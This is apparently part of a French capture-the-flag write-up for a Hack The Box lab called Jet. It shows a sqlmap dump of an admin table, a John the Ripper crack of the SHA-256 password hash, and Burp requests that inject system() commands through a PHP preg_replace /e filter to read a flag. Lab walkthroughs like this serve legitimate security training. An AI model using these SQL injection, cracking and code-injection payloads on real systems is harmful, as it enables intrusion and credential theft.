[13:16:19] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.securewebinc.jet'
[13:16:19] [WARNING] your sqlmap version is outdated

[*] ending @ 13:16:19 /2023-10-14/
```

Bon bah super il y a qu'une seule table donc pas besoin de regarder dans 1000 tables...

Etape 3: on dump la table :

```
sqlmap -r req.txt -D jetadmin -T users --dump
```



```
Database: jetadmin
Table: users
[1 entry]
+----+------------------------------------------------------------------+----------+
| id | password                                                         | username |
+----+------------------------------------------------------------------+----------+
| 1  | 97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b0445b235d5084 | admin    |
+----+------------------------------------------------------------------+----------+
```

On a un username 'admin' et son password qui est un hash.

Crack de password admin

Etape 1 : Identification du type de hash

On va utiliser Hash-identifier (de base installé dans kali)

```
hash-identifier
```

```
┌──(kali㉿kali)-[~/HTB/FORTRESS/Jet]
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b0445b235d5084

Possible Hashs:
[+] SHA-256
[+] Haval-256
```

On voit que c'est du SHA256


Crackons ce hash avec John the Ripper :

- Etape 1: sauvegardons le hash dans un fichier txt
- Etape 2 : Crackons le hash

```
┌──(kali㉿kali)-[~/HTB/FORTRESS/Jet]
└─$ john --format=Raw-SHA256 hash_to_crack.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 SSE2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Hackthesystem200 (?)
1g 0:00:00:00 DONE (2023-10-14 13:23) 1.219g/s 13566Kp/s 13566Kc/s 13566KC/s Hannah.rules..HANK13
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Merveilleux on a cracké le mdp du user admin on a donc les creds :

```
admin:Hackthesystem200
```



On est co à un dashboard admin panel avec le flag en bas de l'écran

First Foot Hold on the server

Alors là j'ai passé beaaaaucoup de temps....

La seule feature du site est d'envoyer des mails. Au début j'ai testé d'envoyé un mail tout basic et l'intercepter avec Burp mais il n'y a rien d'intéressant.... mais comme c'est la seule feature du site bah ça doit forcément être grace aux mails que je peux faire quelque chose...

J'ai trouver sur un forum que parfois les feature de mail en php sont filtrées avec la fonction preg_replace() qui permet de filtrer les insultes. Bon bah j'ai fais un mail en mettant "what the fuck" et ça a trigger le site mdr :

Burp Suite Community Edition v2022.12.5 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings

Intercept HTTP history WebSockets history Options

Request to http://www.securewebinc.jet:80 [10.13.37.10]

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1

Pretty Raw Hex

```
1  POST /dirb_safe_dir_rf9EmcEIx/admin/email.php HTTP/1.1
2  Host: www.securewebinc.jet
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 315
9  Origin: http://www.securewebinc.jet
10 Connection: close
11 Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
12 Cookie: PHPSESSID=a68s8hb24hgnts8fs0ggttrqd6
13 Upgrade-Insecure-Requests: 1
14
15 swearwords%5B%2Ffuck%2Fi%5D=make+love&swearwords%5B%2Fshit%2Fi%5D=poop&swearwords%5B%2Fass%2Fi%5D=behind&
   swearwords%5B%2Fdick%2Fi%5D=penis&swearwords%5B%2Fwhore%2Fi%5D=escort&swearwords%5B%2Fasshole%2Fi%5D=bad+person&to=test%40test.com
   &subject=dedede&message=%3Cp%3Ewhat+the+fuck%3Cbr%3E%3C%2Fp%3E&_wysihtml5_mode=1
```

Inspector

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	10
Request Cookies	1
Request Headers	12

Donc les mails call la fonction preg_replace() et super nouvelle cette merveilleuse fonction est vulnérable aux RCE.

Bon exploitons cette faille :

Burp Suite Community Edition v2022.12.5 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings

1 ×

Send Cancel

Target: http://www.securewebinc.jet HTTP/1

Request

Pretty Raw Hex

```
1  POST /dirb_safe_dir_rf9EmcEIx/admin/email.php HTTP/1.1
2  Host: www.securewebinc.jet
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 270
9  Origin: http://www.securewebinc.jet
10 Connection: close
11 Referer:
   http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard
   .php
12 Cookie: PHPSESSID=a68s8hb24hgnts8fs0ggttrqd6
13 Upgrade-Insecure-Requests: 1
14
15 swearwords%5B%2Ffuck%2Fe%5D=system('ls')&
   swearwords%5B%2Fshit%2Fi%5D=poop&swearwords%5B%2Fass%2Fi%5D=behind&
   swearwords%5B%2Fdick%2Fi%5D=penis&swearwords%5B%2Fwhore%2Fi%5D=
   escort&swearwords%5B%2Fasshole%2Fi%5D=bad+person&to=test%40a.com&
   subject=what&message=what+the+fuck
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
            <b>
              Subject:
            </b>
            what
          </p>
51        <p>
            <b>
              Message
            </b>
          </p>
52        <hr>
53        <p>
54          a_flag_is_here.txt
55          auth.php
56          badwords.txt
57          bower_components
58          build
59          conf.php
60          dashboard.php
61          db.php
62          dist
63          dologin.php
64          email.php
65          index.php
66          js
67          login.php
68          logout.php
69          plugins
70          stats.php
71          uploads
72          what the uploads
          </p>
73      </div>
74      <a href="dashboard.php">
          <button type="submit" class="btn btn-primary btn-block
        btn-flat">
            Send
          </button>
        </a>
75
```

Search... 0 matches

Inspector

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	9
Request Cookies	1
Request Headers	12
Response Headers	8

Done 2,910 bytes | 38 millis

Merveilleux on voit un fichier "a_flag_is_here.txt" affichons le :

Burp Suite Community Edition v2022.12.5 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings

1 ×

Send Cancel

Target: http://www.securewebinc.jet HTTP/1

Request

Pretty Raw Hex

```
1  POST /dirb_safe_dir_rf9EmcEIx/admin/email.php HTTP/1.1
2  Host: www.securewebinc.jet
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 290
9  Origin: http://www.securewebinc.jet
10 Connection: close
11 Referer:
   http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard
   .php
12 Cookie: PHPSESSID=a68s8hb24hgnts8fs0ggttrqd6
13 Upgrade-Insecure-Requests: 1
14
15 swearwords%5B%2Ffuck%2Fe%5D=system('cat+a_flag_is_here.txt')&
   swearwords%5B%2Fshit%2Fi%5D=poop&swearwords%5B%2Fass%2Fi%5D=behind&
   swearwords%5B%2Fdick%2Fi%5D=penis&swearwords%5B%2Fwhore%2Fi%5D=
   escort&swearwords%5B%2Fasshole%2Fi%5D=bad+person&to=test%40a.com&
   subject=what&message=what+the+fuck
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
44          <p class="login-box-msg">
45            <i class="fa fa-warning text-warning">
              </i>
               <b>
                Warning:
              </b>
               Profanity filter is applied. Please check message before
               sending.
46            <br>
47          </p>
48
49          <p>
              <b>
                To:
              </b>
              test@a.com
            </p>
50          <p>
              <b>
                Subject:
              </b>
              what
            </p>
51          <p>
              <b>
                Message
              </b>
            </p>
52          <hr>
53          <p>
54            JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}
55            what the JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}
            </p>
56        </div>
57        <a href="dashboard.php">
            <button type="submit" class="btn btn-primary btn-block
          btn-flat">
              Send
            </button>
          </a>
```

Search... 0 matches

Inspector

Selection 32 (0x20)

Selected text

JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 9

Request Cookies 1

Request Headers 12

Response Headers 8

Done 2,787 bytes | 40 millis

TO BE CONTINUED